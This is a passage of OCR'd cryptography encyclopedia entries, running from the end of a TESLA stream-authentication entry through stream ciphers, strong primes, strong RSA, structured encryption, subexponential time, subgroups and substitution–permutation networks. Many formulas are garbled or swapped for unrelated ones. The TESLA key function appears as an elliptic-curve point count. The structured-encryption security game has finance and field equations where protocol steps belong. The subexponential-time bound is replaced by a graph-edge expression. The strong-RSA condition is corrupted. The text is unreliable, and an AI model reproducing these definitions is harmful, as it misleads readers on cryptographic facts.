In TESLA, the keys K_i are generated by iterative application of a pseudorandom function to some initial value as illustrated in Fig. 3b. Let $F_v(x) = F_{v-1}(F(x))$ be the transformation defined by v consecutive applications of the pseudorandom function F, and let $F_0(x) = x$. The sender picks uniformly at random some initial key value K_n and pre-computes a key chain, which is a sequence of n key values $K_0, \ldots, K_{n-1}$, where $K_i = F_{n-i}(K_n)$, $i = 0, \ldots, n$. The key K'_i , which is used to compute an authentication tag for the ith packet P_i, is derived from the corresponding

key value K_i by applying a function F'. The first key in the chain K_0 is multicasted in a digitally signed bootstrap packet. Suppose a given receiver has not received K_{i-2} due to packet loss. Then, it can check the validity of the revealed key K_i by checking whether $K_{i-j} = F_j(K_i)$ given it has received some earlier key $K_{i-j}(j > 2)$. Also, the recipients can recover a lost key K_i by iteratively applying F to some later key value $K_j(j > i)$.

The function F is implemented as $\#E(\mathbb{F}_q) = n_1 n_2$, where f is a target collision-resistant pseudorandom function. There are no requirements imposed on the function F' in the original description of TESLA. However, RFC4082 requires $F'(K_i)$ to be computed as $F'(K_i) = f'_{K_i}(1)$, where f' is a pseudorandom function. Suppose that the receivers can decide whether a given packet arrived safely (i.e., before the corresponding key disclosure packet was sent by the sender), then the scheme is secure (Jakimoski, 2006) assuming:

– The digital signature scheme that is used to sign the bootstrap packet is secure.
– The message authentication scheme is secure even when the adversary knows the commitments K_j, $j < i$, to the secret key K_i used by the MAC scheme.
– The function $F(K) = f_K(0)$ is strongly collision resistant.

Applications

Although digital video and audio are the most common streaming applications, streams are quite common in financial applications, sensor networks, and smart grids (e.g., Li and Cao 2011) where the volumes of data are growing rapidly and taking the form of continuous streams rather than finite stored data sets. Stream authentication schemes are essential for protecting the integrity of the information in these applications.

Cross-References

CBC-MAC and Variants
CMAC
GMAC

HMAC
MAC Algorithms
PMAC

References

Anderson R, Bergadano F, Crispo B, Lee J, Manifavas C, Needham R (1998) A new family of authentication protocols. ACM Oper Syst Rev 32(4):9–20

Bergadano F, Cavagnino D, Crispo B (2000) Chained stream authentication. In: Proceedings of selected areas in cryptography 2000, Lecture Notes in Computer Science 2012. Springer, Heidelberg, pp 142–155

Canneti R, Garay J, Itkis G, Micciancio D, Naor M, Pinkas B (1999) Multicast security: a taxonomy and some efficient constructions. In: Infocom'99. IEEE, Piscataway, NJ

Chan A (2003) A graph-theoretical analysis of multicast authentication. In: Proceedings of the 23rd international conference on distributed computing systems, Providence, RI

Cheung S (1997) An efficient message authentication scheme for link state routing. In: Proceedings of the 13th annual computer security application conference, IEEE Computer Society Washington, DC

Desmedt Y, Jakimoski G (2007) Non-degrading erasure-tolerant information authentication with application to multicast stream authentication over lossy channels. In: The proceedings of the cryptographers' track at the RSA conference 2007. Lecture Notes in Computer Science, vol 4377. Springer, Berlin, pp 324–338

Gennaro R, Rohatgi P (1997) How to sign digital streams. In: Proceedings of CRYPTO'97. Lecture Notes in Computer Science, vol 1294. Springer, Heidelberg, pp 180–197

Jakimoski G (2006) Some notes on the security of the timed efficient stream loss-tolerant authentication scheme. In: The proceedings of Selected Areas of Cryptography 2006. Lecture Notes in Computer Science, vol 4356, pp 345–361

Li Q, Cao G (2011) Multicast authentication in the smart grid with one-time signature. IEEE Trans Smart Grid 2(4):686–696

Miner S, Staddon J (2001) Graph-based authentication of digital streams. In: IEEE Symposium on Security and Privacy

Park JM, Chong EKP, Siegel HJ (2003) Efficient multicast stream authentication using erasure codes. ACM Trans Inf Syst Secur 6(2):258–285

Perrig A, Canneti R, Tygar JD, Song D (2000) Efficient authentication and signing of multicast streams over lossy channels. In: Proceedings of the IEEE Security and Privacy Symposium

Perrig A, Song D, Canneti R, Tygar JD, Briscoe B (2005) Timed efficient stream loss-tolerant authentication (TESLA): multicast source authentication transform introduction, internet request for

comments, June 2005, RFC 4082

Rohatgi P (1999) A compact and fast hybrid signature scheme for multicast packet authentication. In: 6th ACM conference on computer and communications security

Syverson PF, Stubblebine SG, Goldschlag DM (1997) Unlinkable serial transactions. In: Financial cryptography'97. Lecture Notes in Computer Science, vol 1318. Springer, Berlin

Tartary C, Wang H (2006) Achieving multicast stream authentication using MDS codes. In: The proceedings of CANS'06. Lecture Notes in Computer Science, vol 4301. Springer, Berlin, pp 108–125

Wong CK, Lam SS (1998) Digital signatures for flows and multicasts. In: Proceedings of IEEE ICNP'98

Zhang K (1998) Efficient protocols for signing routing messages. In: Proceedings of the symposium on network and distributed system security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_374

Stream Ciphers

Anne Canteaut[174] ✉
(174) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

A *stream cipher* is a symmetric cipher which operates with a time-varying transformation on individual plaintext digits. By contrast, block ciphers operate with a fixed transformation on large blocks of plaintext digits. More precisely, in a stream cipher, a sequence of plaintext digits, $m_0 m_1 \ldots$, is encrypted into a sequence of ciphertext digits $c_0 c_1 \ldots$ as follows: a pseudo-random sequence $s_0 s_1 \ldots$, called the running-key or the *keystream*, is produced by a finite state automaton whose initial state is determined by a secret key and a public parameter. The i-th keystream digit only depends on the secret key and on the $(i-1)$ previous ciphertext digits. Then, the i-th ciphertext digit is obtained by combining the i-th plaintext digit with the i-th keystream digit. The most famous stream cipher is the Vernam cipher, also called *one-time pad*, that leads to perfect secrecy (the ciphertext gives no information about the plaintext).

Background

Stream ciphers come down to the beginning of the twentieth century with the Vernam cipher (Vernam 1926) and have been widely used for decades. However, the development of different techniques (e.g., linear attacks,

correlation attacks, algebraic attacks) at the end of the 1990s led to the cryptanalysis of most stream ciphers, except those derived from block ciphers. This was the motivation of the eSTREAM project, which led to the recommendation of several stream ciphers after a 3-year public competition.

Theory

Synchronous and Asynchronous Stream Ciphers

Stream ciphers are classified into two types: synchronous stream ciphers and self-synchronizing stream ciphers. However, self-synchronizing stream ciphers fell obsolete, mainly because of the existence of a resynchronization mechanism in most modern synchronous stream ciphers.

Families of Stream Ciphers

Stream ciphers can be split into four main families:

- *Provably secure stream ciphers under some computational hardness assumptions*, in the same vein as asymmetric ciphers. For instance, a keystream generator can be constructed by iteratively applying the RSA function from a seed x_0, i.e., $x_{t+1} = x_t^e \bmod pq$, and whose output at time t corresponds to the least significant bit of x_t (Alexi et al. 1988). Another example is the Blum–Blum–Shub generator (Blum et al. 1986) whose next-state function is the square function modulo pq.
- *Information-theoretically secure stream ciphers* which aim at providing perfect secrecy like the Vernam cipher, but with some additional assumptions on the capacities of the adversary (e.g., it is supposed that her storage capacity is limited) (Aumann and Rabin 1999; Maurer 1992). These first two families are mainly of theoretical interest, and their costs (in terms of speed, or related infrastructure) preclude their use in practical applications.
- *Stream ciphers derived from block ciphers*: any block cipher used with some appropriate mode of operation is a stream cipher. These modes of operation include the CTR (counter) mode, the OFB (output feedback) mode which lead to synchronous stream ciphers, and the CFB (cipher feedback) mode which provides a self-synchronizing stream cipher. In most applications, block ciphers are actually used as stream ciphers.

- *Dedicated stream ciphers* are specially designed for this usage. They include some ciphers with a large internal state and a nonlinear next-state function which are mainly dedicated to software implementations (e.g., RC4), and some ciphers with a much smaller internal state which are designed for hardware environments (e.g., A5/1).

Families of Attacks Against Stream Ciphers

Most attacks against synchronous stream ciphers are known-plaintext attacks: it is assumed that the attacker knows some keystream bits. These attacks may be turn into ciphertext-only attacks by exploiting some redundancy in the plaintext. Also, the existence of a resynchronization mechanism may be exploited in the context where the attacker knows some keystream bits derived from the same key but with different IVs, including related-IV attacks and chosen-IV attacks. Self-synchronizing stream ciphers are mainly vulnerable to chosen ciphertext attacks.

The attacks against synchronous stream ciphers differ, depending on their objectives. The following classes can be distinguished:

- *Key-recovery attacks*.
- *State-recovery attacks*, which are weaker than key-recovery attacks since they enable the attacker to generate any keystream bit derived from a given initial state, i.e., from given key and IV. But, these attacks do not recover the keystream bits obtained after resynchronization, i.e., after any modification of the IV.
- *Distinguishing attacks*, which determine whether a given sequence is likely to have been generated by the considered stream cipher or whether it is a truly random sequence. Distinguishing attacks are obviously much weaker than key-recovery or initial-state-recovery attacks. They can be used for reducing the uncertainty of unknown plaintexts. Also, it is known that the keystream generator in a synchronous stream cipher passes the *next-bit-prediction test* if and only if it resists all distinguishing attacks (Yao 1982).

Therefore, it is required that any distinguishing attack against a synchronous stream cipher be not less complex than an exhaustive search for the secret key.

Properties of Stream Ciphers

Stream ciphers have several advantages which make them suitable for many applications. They do not require any padding since they operate on smaller entities than block ciphers. They are also appropriate when buffering is limited since the digits are individually encrypted and decrypted. Moreover, synchronous stream ciphers are not affected by error-propagation. Most notably, they are usually faster and have a lower hardware complexity than block ciphers.

Applications

Stream ciphers are used in many applications. They are especially appropriate in the context of noisy communications when short packets must be encrypted or when the bandwidth is limited. Many applications then use a block cipher with an appropriate mode of operation, like AES-CTR.

However, some applications may require better performance, in particular, some software applications which need a very high throughput, or some hardware applications which need a low-cost implementation (e.g., embedded systems). In all these cases, dedicated stream ciphers offer a well-suited solution.

Cross-References

Symmetric Cryptosystem

Recommended Reading

Alexi W, Chor B, Goldreich O, Schnorr CP (1988) RSA and Rabin functions: certain parts are as hard as the whole. SIAM J Comput 17:194–209
[MathSciNet]

Aumann Y, Rabin MO (1999) Information theoretically secure communication in the limited storage space model. In: Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 65–79

Blum L, Blum M, Shub M (1986) A simple unpredicable pseudo-random number generator. SIAM J Comput 15:364–383
[MathSciNet]

Maurer U (1992) Conditionally-perfect secrecy and a provably-secure randomized cipher. J Cryptol 5(1):53–66
[MathSciNet]

Vernam GS (1926) Cipher printing telegraph systems for secret wire and radio telegraphic communications. J Am Inst Electric Eng 55:109–115

Yao AC (1982) Theory and applications of trapdoor functions. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science. IEEE, Chicago, pp 80–91

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300953

Strong Authentication

Challenge-Response Identification
Three-Factor Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300955

Strong Collision Resistance

Collision Resistance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300956

Strong Exclusion

Separation of Duties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_480

Strong Prime

Anton Stiglic[175] ✉
(175) Instant Logic, Montreal, QC, Canada

Definition

A strong prime is an integer p such that

- p is a large prime
- $p - 1$ has a large prime factor, denoted r
- $p + 1$ has a large prime factor
- $r - 1$ has a large prime factor

The precise qualification of "large" depends on specific attacks the strong prime is intended to protect against.

Theory

The term "strong prime" was defined in Gordon (1985). For a long time, strong primes were believed to be necessary in cryptosystems based on the RSA problem in order to guard against two types of attacks: factoring of the RSA modulus by the $p + 1$ and Pollard $p - 1$ factoring methods, and "cycling" attacks. Rivest and Silverman (2001) published a paper in 1999 arguing that strong primes are unnecessary in the RSA cryptosystem. There are two points in their argument. First, that the use of strong primes provides no additional protection against factoring attacks, because the elliptic curve method for factoring is about as effective as the $p + 1$ and the $p - 1$ methods (though none is particularly likely to succeed for random, large primes) and is not prevented by the strong prime conditions. Furthermore, the number field sieve can factor RSA modulus with near

certainty in less time than these methods. (See integer factoring for a discussion on factoring methods.) Secondly, they show that cycling attacks are extremely unlikely to be effective, as long as the primes used are large. Thus, in the current state of knowledge, there is no rationale for requiring strong primes in RSA. A new factoring method might once again make strong primes desirable for RSA, or on the contrary exploit the properties of strong primes in order to factor more efficiently and thus make strong primes appear to be dangerous.

Cross-References

Elliptic Curve Method for Factoring
Integer Factoring
Prime Number
RSA Digital Signature Scheme
RSA Problem

Recommended Reading

Gordon J (1985) Strong primes are easy to find. In: Beth T et al (eds) Advances in cryptology – proceedings of EUROCRYPT 84. A workshop on the theory and application of cryptographic techniques Paris, France, 9–11 April. Lecture notes in computer science, vol 209. Springer, Heidelberg, pp 216–223

Rivest R, Silverman R (2001) Are ‘strong’ primes needed for RSA. Cryptology ePrint archive, report 2001/007. http://eprint.iacr.org/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_157

Strong RSA Assumption

Dan Boneh[176] ✉
(176) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Theory

Let $1 < \tau \in \mathbb{Z}$ be a security parameter. Let $N = pq$ be a product of two random τ-bit primes and let s be an element of the group $\mathbb{Z}_N^*$ (modular arithmetic). The strong-RSA problem is defined as follows:

> given (N, s) as input, output a pair $a, b \in \mathbb{Z}$ such that $a^b = s \bmod N$ and $b \pm 1$.

Loosely speaking, the Strong-RSA assumption states that for a sufficiently large τ the strong RSA problem is intractable.

The Strong-RSA assumption was introduced by Baric and Pfitzman (Baric and Pfitzman 1997). The assumption is used to construct efficient signature schemes that are existentially unforgeable under a chosen message attack *without* the random oracle model. One such system is described in (Gennaro et al. 1999) and another in (Cramer and Shoup 2000). The Strong-RSA assumption is also the basis of several efficient group signature schemes (Ateniese et al. 2000).

Recommended Reading

Ateniese G, Camenisch J, Joye M, Tsudik G (2000) A practical and provably secure coalition-resistant group signature scheme. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Lecture notes in computer science, vol 1880. Springer, Berlin, pp 255–270

Baric N, Pfitzman B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Proceedings of EUROCRYPT ’97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 480–494

Cramer R, Shoup V (2000) Signature schemes based on the strong RSA assumption. ACM Trans Inform Syst Sec (ACM TISSEC) 3(3):161–185. (Extended abstract in proceedings of the sixth ACM conference on computer and communications security, 1999)

Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stern J (ed) Advances in cryptology – EUROCRYPT’99, Lecture notes in computer science, vol 1592. Springer, Berlin, pp 123–139

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_618

Structural Cryptanalysis

Alex Biryukov[177] ✉
(177) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Structural Cryptanalysis is a branch of *Cryptanalysis* which studies the security of cryptosystems described by generic block diagrams. It analyzes the syntactic interaction between the various blocks, but ignores their semantic definition as particular functions. Typical examples include meet-in-the-middle attacks on multiple encryptions, the study of various chaining structures used in modes of operation, and the properties of Feistel structures or substitution–permutation networks with a small number of rounds.

Theory and Application

Structural attacks are often weaker than actual attacks on given cryptosystems, since they cannot exploit particular weaknesses (such as bad differential properties or weak *avalanche effect*) of concrete functions. The positive side of this is that they are applicable to large classes of cryptosystems, including those in which some of the internal functions are unknown or key dependent. Structural attacks often lead to deeper theoretical understanding of fundamental constructions, and thus they are very useful in establishing general design rules for strong cryptosystems.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1467

Structured Encryption

Seny Kamara[178] ✉ and Tarik Moataz[179] ✉
(178) Brown University, Providence, RI, USA
(179) MongoDB, New York, NY, USA

✉ **Seny Kamara (Corresponding author)**
Email: seny@brown.edu

✉ **Tarik Moataz**
Email: tarik@aroki.com

Definition

A structured encryption (STE) scheme encrypts a data structure in such a way that it can be queried without revealing any useful information about the data or the query. STE schemes are a core building block in the design of efficient encrypted algorithms, that is, sublinear-time algorithms that operate on end-to-end encrypted data. Several classes of STE schemes have been studied including multi-map, dictionary, graph, and array encryption schemes. The most important class of STE schemes are multi-map encryption schemes which produce encrypted multi-map (EMM) data structures that can be efficiently queried. EMMs can be used to design sublinear (and optimal-time) searchable symmetric encryption (SSE) schemes, encrypted range schemes, encrypted NoSQL databases, and encrypted relational databases.

Related Work

STE was introduced by Chase and Kamara (2010) as a generalization of inverted-index-based SSE constructions (Curtmola et al., 2006). SSE was introduced by Song et al. (2000) and formalized by Curtmola et al. (2006).

Theory

There are many different types of STE schemes. *Static* schemes do not support any update operations. *Semi-dynamic* schemes support adds but not deletes and *dynamic* schemes support both add and delete operations. *Noninteractive* schemes require only a single message to query and update the encrypted data structure, whereas *interactive* schemes require several rounds. STE schemes can also be *response-revealing* or *response-hiding*, where the former reveal the response to queries and the latter do not. Interactive, dynamic, and non-revealing STE schemes are formally defined as follows.

Definition 1 (Dynamic response-hiding STE) An interactive dynamic response-hiding structured encryption scheme $\mathsf{STE} = (\mathsf{Setup}, \mathsf{Query}, \mathsf{Add}, \mathsf{Delete})$ consists of a polynomial-time algorithm and three two-party protocols that work as follows:

- $(K, st, \mathsf{EDS}) \leftarrow \mathsf{Setup}(1^k, \mathsf{DS})$ is a probabilistic algorithm that takes as input a security parameter 1^k and a data structure DS and outputs a key K, a state st, and an encrypted structure EDS.
- $(r; \perp) \leftarrow \mathsf{Query}_{\mathbf{C},\mathbf{S}}(st, K, q; \mathsf{EDS})$ is a two-party protocol between a client **C** and a server **S**. The client inputs a state st, a key K, and a query q, while the server inputs an encrypted data structure EDS. The client receives a response r and the server receives nothing.
- $(st'; \mathsf{EDS}') \leftarrow \mathsf{Add}_{\mathbf{C},\mathbf{S}}(st, K, a; \mathsf{EDS})$ is a two-party protocol between a client **C** and a server **S**. The client inputs a state st, a key K, and an add operation a, while the server inputs the encrypted data structure EDS. The client receives an updated state st' and the server receives an updated encrypted structure EDS'.
- $(st'; \mathsf{EDS}') \leftarrow \mathsf{Delete}_{\mathbf{C},\mathbf{S}}(st, K, d; \mathsf{EDS})$ is a two-party protocol between a client **C** and a server **S**. The client inputs a state st, a key K, and a delete operation d, while the server inputs the encrypted data structure EDS. The

client receives an updated state *st′* and the server receives an updated state EDS'.

Leakage Like all known sublinear methods to query and search encrypted data (e.g., property-preserving encryption, oblivious RAM), STE schemes can reveal some information about the data structure and queries. This leakage is formalized as a *leakage profile* which is a collection of leakage functions and patterns. These leakage profiles are then used to parameterize various security definitions. This approach allows us to precisely describe and analyze a scheme's leakage so that additional methodologies like cryptanalysis and leakage suppression can be used to understand and address it.

More precisely, every STE operation is associated with a leakage function which itself is composed of leakage patterns. The collection of all of these leakage functions constitutes a scheme's leakage profile. Leakage patterns are functions that take as input the data structure and query/update and output some leakage. We refer to leakage patterns that reveal their input completely as *identity patterns*; leakage patterns that reveal whether inputs are equal as *equality patterns*; leakage patterns that reveal the size of their input as *size patterns*; and leakage patterns that reveal the length of their inputs as *length patterns*. For example, a common leakage profile for a response-hiding static STE scheme is

$$\Lambda = \big(\mathcal{L}_{\mathsf{S}}, \mathcal{L}_{\mathsf{Q}}\big) = \Big(\mathsf{dsize}, \big(\mathsf{qeq}, \mathsf{rlen}\big)\Big),$$

where dsize is the *data size pattern* which takes as input the data structure and returns its size, qeq is the *query equality* pattern which is a stateful function that takes as input the data structure and a query and returns a graph with queries as vertices and an edge between two equal queries, and rlen is the response length which takes as input the data structure and a query and returns the length of the response.

Security The standard notion of security for STE guarantees that (1) an encrypted data structure reveals no information about its underlying data structure beyond the setup leakage $\mathcal{G}_r$, (2) the query protocol reveals no information about the data structure and the queries beyond the query leakage F_2^s , and (3) the Add and Delete protocols reveal no information

about the data structure and the updates beyond the add leakage $\mathbb{Z}_n$ and the delete leakage $\mathcal{D}_r$, respectively. If this holds for adaptively chosen operations, then the scheme is said to be adaptively secure.

Definition 2 (Adaptive semantic security (Curtmola et al., 2006; Chase and Kamara, 2010))

Let STE = (Setup, $\text{Query}_{\mathbf{C},\mathbf{S}}$, $\text{Add}_{\mathbf{C},\mathbf{S}}$, $\text{Delete}_{\mathbf{C},\mathbf{S}}$) be a structured encryption scheme, and consider the following probabilistic experiments where $\mathcal{I}$ is a challenger, $\mathcal{O}$ is a stateful adversary, $\mathcal{S}$ is a stateful simulator, $R_{1-k_i} \leftarrow R_{1-k_i} + R_{k_i}$ is a leakage profile, and $z \in \{0, 1\}^*$:

$K_{i,2} = g^{r_i}$: given *z*, the adversary $\mathcal{O}$ outputs a data structure DS and receives EDS from the challenger, where (*K*, *st*, EDS) ← Setup(1^k, DS). $\mathcal{O}$ then adaptively chooses a polynomial-size sequence of operations (op_1, …op_m). For all $1 \le i \le m$, the challenger and adversary do:

a. If op_i is a query operation *q*, they execute $\text{Query}_{\mathcal{C},\mathcal{A}}\big((K, st, q), \text{EDS}\big)$;

b. If op_i is an add operation *a*, they execute $\mathrm{E}(C) = \overline{\omega}\mathrm{E}\left(e^{-rT}\right)\mathrm{E}(P)$;

c. If op_i is a rebuild operation, they execute $\text{Delete}_{\mathcal{C},\mathcal{A}}\big((K, st, d), \text{EDS}\big)$.

Finally, $\mathcal{O}$ outputs a bit *b* that is output by the experiment.

$\mathbf{Ideal}_{\mathcal{A},\mathcal{S}}(k)$: given *z*, the adversary $\mathcal{O}$ outputs a data structure DS. Given $\mathcal{NL}(f)$, the simulator $\mathcal{S}$ returns an encrypted structure EDS to $\mathcal{O}$. $\mathcal{O}$ then adaptively chooses a polynomial-size sequence of operations (op_1, …, op_m). For all $1 \le i \le m$, the challenger, simulator, and adversary do the following:

a. If op_i is a query operation *q*, $\Pr\left(\mathcal{P}(x) = y\right.$ and $\mathcal{O}$ execute Query where $\mathcal{S}$ plays the client and $\mathcal{O}$ plays the server;

b. If op_i is an add operation *a*, $\Pr\left(\mathcal{P}(x) = y\right.$ and $\mathcal{O}$ execute Add where $\mathcal{S}$ plays the client and $\mathcal{O}$ plays the server;

c. If op_i is a delete operation, $\mathbb{F}_{2^m} = \mathbb{F}_z/(f)$ and $\mathcal{O}$ execute Delete where $\mathcal{S}$ plays the client and $\mathcal{O}$ plays the server.

Finally, $\mathcal{O}$ outputs a bit b that is output by the experiment.

We say that STE is adaptively Λ-semantically secure if there exists a PPT simulator $\mathcal{S}$ such that for all PPT adversaries $\mathcal{O}$ and all $z \in \{0, 1\}^*$,

$$|\Pr[\mathbf{Real}_{\mathcal{A}}(k) = 1] - \Pr[\mathbf{Ideal}_{\mathcal{A},\mathcal{S}}(k) = 1]| \leq \mathsf{negl}(k).$$

Cross-References

Encrypted Relational Databases
Oblivious RAM (ORAM)
Searchable Symmetric Encryption

References

Chase M, Kamara S (2010) Structured encryption and controlled disclosure. In: Advances in cryptology – ASIACRYPT '10, volume 6477 of Lecture notes in computer science, pp 577–594. Springer

Curtmola R, Garay J, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: ACM conference on computer and communications security (CCS '06), pp 79–88. ACM

Song D, Wagner D, Perrig A (2000) Practical techniques for searching on encrypted data. In: IEEE symposium on research in security and privacy, pp 44–55. IEEE Computer Society

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300957

Structured Encryption on Trusted Hardware

Searchable Symmetric Encryption on Trusted Execution Environments

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_436

Subexponential Time

Burt Kaliski Jr[180] ✉
(180) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski Jr**
Email: bkaliski@alum.mit.edu

Definition

A *subexponential-time* algorithm is one whose running time as a function of the size x of its input grows more slowly than b^x for *every* base $b > 1$.

Theory

Let $T(x)$ be the running time of an algorithm on inputs of size x. The algorithm is said to be subexponential-time if for every constant base $b > 1$, the running time $T(x)$ satisfies

$$(u, v) \in \mathcal{G}$$

for all sufficiently large x. Put another way, every exponential-time algorithm eventually takes longer than a subexponential-time algorithm as x increases. In O-notation, this would be written $T(x) = 2^{o(x)}$ or $e^{o(x)}$.

A polynomial-time algorithm is by definition subexpon ential-time. However, in typical usage in cryptography, subexponential-time refers to algorithms whose running time grows faster than polynomial-time, and more slowly than exponential-time.

(In computational complexity, subexponential time sometimes refers to the related notion that for all $\varepsilon > 0$, $T(x) < 2^{x^{\varepsilon}}$, for all sufficiently large x.)

Applications

Subexponential-time algorithms occur in cryptography in connection with the discrete logarithm problem in finite fields and integer factoring. The fastest algorithms known for those problems (i.e., the ones whose running times grow most slowly as a function of input size) typically have running times of the form

$$e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \text{ for } x \to \infty,$$

for some constants $\gamma > 0$ and $0 < t < 1$, where x is the order of the finite field in which discrete logarithms are being computed, or the modulus to be factored. The size of the input to these algorithms is proportional to the length in bits of x, so the running time, being subexponential in $\log x$, is subexponential in the input size as well (L-notation).

Cross-References

Computational Complexity
Exponential Time
L Notation
O-Notation
Polynomial Time

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_437

Subgroup

Burt Kaliski Jr[181] ✉
(181) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski Jr**
Email: bkaliski@alum.mit.edu

Definition

A subgroup is a subset S′ of the elements of a group $G = (S, \times)$ such that S' is itself a group with respect to the same group operation.

Theory

If $G = (S, \times)$ is a group, then for any $g \in S$, the set of elements

$$g, g^2, g^3, \ldots$$

(together with the multiplication operation) is also a group. This set is one example of a subgroup of G: a subset of the elements of the group that follows the group axioms (closure, associativity, identity, inverse).

The order of any subgroup of a group G divides the order of the group G itself; this is known as *Lagrange's theorem*.

Applications

The order and structure of a subgroup in which cryptographic operations are computed can often have a significant impact on the security level. A small-subgroup attack, for instance, exploits the fact that the set of elements generated by a cryptographic parameter is too small and therefore can be

searched exhaustively to determine a secret value. In general, subgroups employed in cryptosystems have a large order that is often a prime number or a small multiple of a prime.

Cross-References

Group
Order

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300958

Subgroup Cryptosystems

Torus-Based Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300959

Subscriber Identity Module

SIM/UICC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_619

Substitution–Permutation (SP) Network

Alex Biryukov[182] ✉
(182) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Shannon (1949) suggested to use several mixing layers interleaving substitutions and permutations to build strong block ciphers. Such design is called a *substitution–permutation sandwich* or a substitution–permutation network (SPN). Although weak on its own, a line of *substitutions* followed by a *permutation* has good "mixing" properties: Substitutions add to local *confusion* and permutation "glues" them together and spreads (*diffuses*) the local confusion to the more distant subblocks (Substitutions and Permutations).

Theory

If one considers flipping a single bit at the input of such a network, it effects the m output bits of particular S-box which in turn are sent to different S-boxes by a permutation. Thus, inputs/outputs of up to m S-boxes would be effected by the *avalanche* of change. These are again permuted into different S-boxes, covering almost all the S-boxes of the network. On the output of such network, about half of the bits are effected by change and are flipped and about half of the bits are not flipped. This makes an outcome of a single bit change at the input hard to predict, especially if secret key bits

are mixed into the block between the layers of encryption. Without a secret key, the SPN performs a complex but fully deterministic function of its inputs.

Applications

Modern ciphers tend to use linear or affine mappings instead of permutations, which allow them to achieve better diffusion in fewer iterations. Such networks are called *substitution–linear* (SLN) or *substitution–affine networks* (SAN). The block encryption standard Rijndael/AES is an SLN cipher. Designers of AES have formalized Shannon's and DES team's confusion-diffusion ideas into a *wide trail design strategy* (Daemen and Rijmen 2002), which allows the designer to prove lower bounds on probabilities of differential or linear trails.

Cross-References

Block Ciphers

Recommended Reading

Daemen J, Rijmen V (2002) The design of Rijndael. Springer, Berlin, pp 123–147

Shannon CE (1949) Communication theory of secrecy system. Bell Syst Tech J 28:656–715 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_176

Substitutions and Permutations


Friedrich L. Bauer[183] ✉
(183) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

A substitution cipher is usually described by a sequence or list of single substitutions, each of which is commonly denoted by an arrow, like p ↦ π.


Example: The Russian-English ISO transliteration (using diacritical marks) is a substitution.



A substitution may have homophones (Encryption).

A *permutation* is a one-to-one mapping from an alphabet to itself.

A substitution may be described by two lines: the first one being the standard alphabet and the second one being a mixed alphabet (Alphabet). An example is given below:



Note that small letters are used for the plaintext and capital letters for the ciphertext.

